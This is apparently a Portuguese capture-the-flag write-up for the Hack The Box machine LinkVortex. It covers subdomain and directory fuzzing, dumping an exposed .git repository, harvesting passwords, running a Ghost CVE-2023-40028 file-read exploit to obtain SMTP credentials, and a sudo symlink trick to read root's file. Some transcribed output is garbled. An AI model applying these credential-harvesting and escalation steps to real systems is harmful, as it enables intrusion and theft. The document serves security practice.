

HTB - LinkVortex

Enumeração

Portas

Primeiro começo fazendo a enumeração, para ver quais serviços estão disponíveis na máquina:

```
nmap 10.10.11.47 -Pn -sC -sV -A -o scan.txt
```

```
(root㉿kali)-[~/Documents]
# cat scan.txt
# Nmap 7.95 scan initiated Tue Jan 28 14:39:57 2025 as: /usr/lib/nmap/nmap -Pn -sC
Nmap scan report for 10.10.11.47
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_ 256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp    open  http     Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
|_http-server-header: Apache
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Há somente serviços de http e ssh

Devemos então adicionar o http-title ao nosso arquivo /etc/hosts, para a resolução de endereço.

/etc/hosts:

```
10.10.11.47      linkvortex.htb
```

Subdomain

Como segundo estágio sempre faço a enumeração de subdomínios.

```
ffuf -u http://linkvortex.htb -H 'Host: FUZZ.linkvortex.htb' -w /usr/share/seclists/Discovery/Web-Content/big.txt -mc 200
```

```
(root㉿kali)-[~/Documents]
# ffuf -u http://linkvortex.htb -H 'Host: FUZZ.linkvortex.htb' -w /usr/share/seclists/Discovery/Web-Content/big.txt -mc 200

          _/\_ \_/\_ \_/\_ 
         ^ \_/\_ ^ \_/\_ ^ \_/\_
        \_,\_\_,\_\_,\_\_,\_\_,\_\_
       \|/\|/\|/\|/\|/\|/\|/\|/\|
      \|/\|/\|/\|/\|/\|/\|/\|/\|
     \|/\|/\|/\|/\|/\|/\|/\|/\|
    \|/\|/\|/\|/\|/\|/\|/\|/\|
   \|/\|/\|/\|/\|/\|/\|/\|/\|
  \|/\|/\|/\|/\|/\|/\|/\|/\|
 v2.1.0-dev

:: Method           : GET
:: URL              : http://linkvortex.htb
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
:: Header           : Host: FUZZ.linkvortex.htb
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200

dev
[Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 215ms]
```

Como achamos esse subdomínio **dev**, adicionamos ele também ao **/etc/hosts**

Domain enumeration

Agora que descobri esse subdomínio, fiz a enumeração das pastas tanto no subdomínio quanto no domínio original.

Domain


```
ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/big.txt -fw 1
```

Aqui também achamos alguma coisa, o mais interessante é o robots.txt, que indica aos motores de busca os arquivos que não devem ser anexados.

```
wget http://linkvortex.htb/robots.txt  
cat robots.txt
```

```
[root@kali)-[~/Documents]
# cat robots.txt
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```

Ao acessarmos <http://linkvortex.htb/ghost/> encontramos um sistema de login, como não temos nenhuma credencial podemos partir para o subdomínio.



Subdomain

```
ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/big.txt
```

```
[root@kali]~[Documents]
# ffuf -u http://dev.linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/big.txt
[REDFORD
DRTON
v2.1.0-dev


:: Method      : GET
:: URL         : http://dev.linkvortex.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500
[REDFORD
DRTON
[Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 216ms]
[Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 217ms]
[Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 219ms]
[WARN] Caught keyboard interrupt (ctrl-C)
```

Aqui encontramos uma pasta .git, que normalmente seria a pasta onde o git guarda os metadados de um repositório. Podemos usar o `git-dump` para baixar esses arquivos.

Git

Dump

Primeiro fazemos o download da ferramenta git-dump.




The screenshot shows a GitHub repository page for 'Ebryx / GitDump'. The repository has 1 branch and 0 tags. A single commit from 'sh33lsh00k' titled 'Updated code!' was made 4 years ago. The commit details show changes to README.md, gin.py, git-dump.py, and poc.png, all updated 4 years ago.

```
python3 ../Downloads/GitDump/git-dump.py http://dev.linkvortex.htb/.git  
cd output  
git checkout
```

O processo de download demora um pouco. Após o download devemos reconstruir o repositório com git checkout.

```
ls  
cat Dockerfile.ghost
```



```
(root㉿kali)-[~/Documents/output]  
# ls  
Dockerfile.ghost  apps  ghost  
(root㉿kali)-[~/Documents/output]  
# cat Dockerfile.ghost  
FROM ghost:5.8.0  
  
# Copy the config  
COPY config.production.json /var/lib/ghost/config.production.json  
  
# Prevent installing packages  
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb /usr/sbin/dpkg-deb  
  
# Wait for the db to be ready first  
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh  
COPY entry.sh /entry.sh  
RUN chmod +x /var/lib/ghost/wait-for-it.sh  
RUN chmod +x /entry.sh  
  
ENTRYPOINT ["/entry.sh"]  
CMD ["node", "current/index.js"]
```

Então listamos para ver o que temos, damos um cat no arquivo Dockerfile.ghost. Algo interessante é o arquivo de configuração que ele copia (arquivos de configuração são sempre interessantes).

Pesquisa


```
grep -Ri "password" ./
```

```
(root㉿kali)-[~/Documents/output]
└─# grep -Ri "password" .
./ghost/core/test/regression/api/admin/authentication.test.js: const password = 'OctopiFociPilfer45';
./ghost/core/test/regression/api/admin/authentication.test.js:     password,
./ghost/core/test/regression/api/admin/authentication.test.js:     await agent.logInAs(email, password);
./ghost/core/test/regression/api/admin/authentication.test.js:     password: 'thisissupersafe',
./ghost/core/test/regression/api/admin/authentication.test.js:     password: 'thisissupersafe',
./ghost/core/test/regression/api/admin/authentication.test.js:     const password = 'thisissupersafe';
./ghost/core/test/regression/api/admin/authentication.test.js:     password,
./ghost/core/test/regression/api/admin/authentication.test.js:     await cleanAgent.loginAs(email, password);
./ghost/core/test/regression/api/admin/authentication.test.js:     password: 'lel123456',
./ghost/core/test/regression/api/admin/authentication.test.js:     password: '12345678910',
./ghost/core/test/regression/api/admin/authentication.test.js:     password: '12345678910',
./ghost/core/test/regression/api/admin/authentication.test.js: describe('Password reset', function () {
./ghost/core/test/regression/api/admin/authentication.test.js:   it('reset password', async function () {
./ghost/core/test/regression/api/admin/authentication.test.js:     password: ownerUser.get('password')
./ghost/core/test/regression/api/admin/authentication.test.js:     await agent.put('authentication/password_reset')
./ghost/core/test/regression/api/admin/authentication.test.js:     password: 'reset' )
```

Agora fazemos uma pesquisa recursiva neste repositório pela palavra **password**. Por sorte encontramos algumas senhas que podemos tentar, como são poucas podemos tentar usa-las manualmente.

User

Agora que temos algumas senhas, podemos tentar fazer login na plataforma.



A combinação certa foi:

Email: admin@linkvortex.htb

Password: OctopiFociPilfer45

TITLE	SENT	OPEN RATE
The Power Supply	—	—
The CMOS	—	—
The Video Graphics Array	—	—
The Random Access Memory	—	—
The Motherboard	—	—


Embora eu tenha acesso, não consegui achar nenhum vetor de ataque na plataforma, então pesquisei algo na internet.

Arbitrary File Read

Encontrei a vulnerabilidade de Arbitrary File Read, o que me fez lembrar na hora do arquivo de configuração do Docker. Para esse exploit funcionar devemos passar o usuário administrador a senha e o link da plataforma. Após o exploit acionado devemos passar qual arquivo queremos ler, no nosso caso /var/lib/ghost/config.production.json

```
cd ../Download/
git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028.git

cd ../Documents
./Download/CVE-2023-40028 -u admin@linkvortex.htb -p OctopifociPilfer45 -h http://linkvortex.htb
```



```
[root@kali]~[~/Documents]
# ./../Downloads/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028/CVE-2023-40028 -u admin@linkvortex.htb -p OctopifociPilfer45 -h http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}
Enter the file path to read (or type 'exit' to quit): _
```

No final desse arquivo conseguimos identificar um usuário e sua senha. Podemos tentar fazer ssh para ver se é um usuário válido no sistema.

```
ssh bob@linkvortex.htb
```

```
[root@kali:[~/Documents]
# ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan 29 11:57:26 2025 from 10.10.15.66
bob@linkvortex:~$ -
```

E estamos dentro !!!

```
ls
cat user.txt
```

```
bob@linkvortex:~$ ls
flag.txt softroot.txt user.txt
```

Existem outros arquivos aqui, provavelmente de outros usuários que também estão fazendo a máquina.

Root

A primeira enumeração que eu costumo fazer é a de privilégios como **sudo**, **SUID** e **SGID**.

```
sudo -l
```

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
  (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$ -
```

Aqui podemos executar um script com privilégio de administrador. Aqui o interessante é que temos uma variável de ambiente **CHECK_CONTENT** que podemos passar na chamada do script.

Vamos primeiro entender o script.

```
cat /opt/ghost/clean_symlink.sh
```

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(./usr/bin basename $LINK)
    LINK_TARGET=$(./usr/bin/readlink $LINK)
    if ./usr/bin/echo "$LINK_TARGET" | ./usr/bin/grep -Eq '(etc|root)';then
        ./usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
        ./usr/bin/unlink $LINK
    else
        ./usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
        ./usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            ./usr/bin/echo "Content:"
            ./usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi
bob@linkvortex:~$
```


Pelo o que eu entendi desse script, ele verifica se um arquivo .png está apontando para um arquivo que contenha etc ou root no caminho do link, se sim ele irá mover o link para a \$QUAR_DIR, mas outro aspecto interessante é que ele verifica se a \$CHECK_CONTENT é true ou false. Caso seja true ele imprime o valor do arquivo lincado.

Links

A minha ideia foi a seguinte, podemos criar um link /home/bob/flag.txt para /root/root.txt e então criar um link /home/bob/flag.png apontando para /home/bob/flag.txt.

```
ln -s /root/root.txt /home/bob/flag.txt
ln -s /home/bob/flag.txt /home/bob/flag.png
```

```
bob@linkvortex:~$ ln -s /root/root.txt /home/bob/flag.txt
bob@linkvortex:~$ ln -s /home/bob/flag.txt /home/bob/flag.png
bob@linkvortex:~$ ls
flag.png  flag.txt  softroot.txt  user.txt
bob@linkvortex:~$ _
```




Assim quando script verificar o caminho linkado ele irá ver o caminho de /home/bob/flag.txt. E então podemos executar o script passando a variável CHECK_CONTENT=true.

```
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

```
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
Link found [ flag.png ] , moving it to quarantine
Content:
```

```
SECRET-FLAG-1234567890
```

```
bob@linkvortex:~$ _
```



Owned!!!